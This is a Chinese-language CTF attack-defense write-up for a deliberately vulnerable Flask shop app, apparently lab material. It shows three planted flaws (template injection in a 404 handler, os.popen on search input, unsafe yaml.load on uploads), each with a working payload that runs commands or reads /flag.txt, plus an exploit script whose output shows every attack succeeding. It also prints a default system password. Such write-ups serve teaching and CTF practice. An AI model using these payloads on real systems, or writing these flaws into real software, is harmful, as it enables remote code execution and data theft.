

## AWD-2 Flaskshop 基于 flask 的商城系统

系统密码 ubuntu: 123456

系统版本 ubuntu16.04 server, Python3, flask, sqlite3

0x01 模板注入:

```
37
38 @app.errorhandler(404)
39 def page_not_found(e):
40     template = '''
41         {% block body %}
42         <div class="center-content error">
43         <h1>哇哦, This page doesn't exist.</h1>
44         <h3>%s</h3>
45         <h3>这里什么都没有呢٩(๑'๑'๑)ੜ</h3>
46         </div>
47         {% endblock %}
48     ''' % (request.url)
49     return render_template_string(template), 404
50
```

一些开发者可能认为为一个简单的 404 错误页面去单独创建一个模板文件是多余的, 他们更喜欢在 404 视图函数中用模板字符串 (正如上述测试代码中的 page\_not\_found 函数中的 template 字符串) 代替单独的 404 模板文件; 一些开发者还会在返回的错误页面中提示用户是哪一个 URL 导致了 404 错误, 但他们不把错误的 URL 传递给 render\_template\_string 模板上下文, 而是喜欢用 %s 动态地将问题 URL 传递给模板字符串, 导致了代码注入, 比如当我们的 URL 是下面这样, URL 中包含了 Jinja2 语法表达式:

127.0.0.1/{{4+4}}

# 哇哦, This page doesn't exist.

http://127.0.0.1:5000/8

这里什么都没有呢٩(๑'๓'๑)۶


可以根据 SSTI 来构造攻击语句, 获取 flag

```
{{".__class__.__mro__[-1].__subclasses__()[117].__init__.__globals__['__builtins__']['eval']("__import__('os').system('cat /flag.txt > /home/ubuntu/Flaskshop/taobao/static/flag.txt')")}}
```

## 0x02 命令执行:

```
@app.route('/search', methods=["GET", "POST"])
def add():
    if request.method == "GET":
        return render_template("home.html")
    if request.method == "POST":
        url = request.form['search']
        msg = os.popen(url).read()
        if not msg == '':
            return render_template("search.html", msg=msg)
        else:
            return render_template("search.html", msg="Error. Check your command.")
```

表面上是个搜索框, 其实是可以执行任意命令的, 比如直接读取 flag。



Payload: cat /flag.txt

## 0x03 yaml 反序列化漏洞:

```
@app.route('/upload', methods=['POST', 'GET'])
def upload():
    if request.method == 'POST':
        f = request.files['file']
        basepath = os.path.dirname(__file__) # 当前文件所在路径
        upload_path = os.path.join(basepath, 'static/uploads', f.filename)
        f.save(upload_path)

        if (os.path.splitext(f.filename)[1][1:] == 'yaml'):
            load_file = os.path.abspath(upload_path)
            with open(load_file, "r") as data:
                msg=yaml.load(data.read())
                return render_template("upload.html", msg=msg)
        print_("OK, file uploaded successfully!")
        return redirect(url_for('upload'))
    return render_template('upload.html')
```

yaml 和 xml、json 等类似，都是标记类语言，有自己的语法格式。各个支持 yaml 格式的语言都会有自己的实现来进行 yaml 格式的解析（读取和保存），其中 PyYAML 就是 python 的一个 yaml 库。

除了 YAML 格式中常规的列表、字典和字符串整形等类型转化外（基本数据类型），各个语言的 YAML 解析器或多或少都会针对其语言实现一套特殊的对象转化规则（也就是序列化和反序列化，这是关键点，是这个漏洞存在的前提）。比如：PyYAML 在解析数据的时候遇到特定格式的时间数据会将其自动转化为 Python 时间对象

序列化：将数据结构或对象转换成二进制串（字节序列）的过程

反序列化：将在序列化过程中所生成的二进制串转换成数据结构或者对象的过程

构造一个内容如下的 yml 文件，进行上传：

```
!!python/object/new:subprocess.check_output [["whoami"]]
```

构造其他攻击语句可以获取 flag：

```
!!python/object/new:subprocess.check_output [["cat", "/flag.txt"]]
```

测试漏洞存在的 exp:

```
#coding:utf-8
```

```
#测试靶场漏洞的脚本
```

```
import requests
```

```
def command_test(IP,Port):
```

```
    url="http://"+IP+": "+Port+"/search"
```

```
    payload={
```

```
        'search': 'whoami'
```

```
    }
```

```
    res=requests.post(url=url,data=payload)
```

```
    if "root" in res.content:
```

```
        print "[+] command success! you are root"
```

```
    elif "ubuntu" in res.content:
```

```
        print "[+] command success! you are ubuntu"
```

```
    else:
```

```
        print "[-] command test fail"
```

```
def inject_test(IP,Port):
```

```
    url="http://"+IP+": "+Port
```

```
    payload=url+"/{{config.items()}}"
```

```
    res=requests.get(url=payload,data=payload)
```

```
    if "SECRET_KEY" in res.content:
```

```
        print "[+] inject success!"
```

```
    else:
```

```
        print "[-] inject test fail"
```

```
def yaml_test(IP,Port):
```

```

url="http://"+IP+": "+Port+"/upload"

payload={

    "file":open("exp.yml","rb")

}

res=requests.post(url=url,files=payload)

if "root" in res.content:

    print "[+] yaml_test success! you are root"

elif "ubuntu" in res.content:

    print "[+] yaml_test success! you are ubuntu"

else:

    print "[-] yaml_test test fail"


def all_test(IP,Port):

    command_test(IP,Port)

    inject_test(IP,Port)

    yaml_test(IP,Port)


if __name__=="__main__":

    IP="127.0.0.1"  #靶场的 IP 地址

    Port="80"      #靶场的端口

    all_test(IP,Port)

```

运行结果如下图：

```
13 elif "ubuntu" in res.content:
14     print "[+] command success!"
15 else:
16     print "[-] command test fail"
17
18 def inject_test(IP,Port):
```

```
[+] command success! you are ubuntu
[+] inject success!
[+] yaml_test success! you are ubuntu
[Finished in 0.4s]
```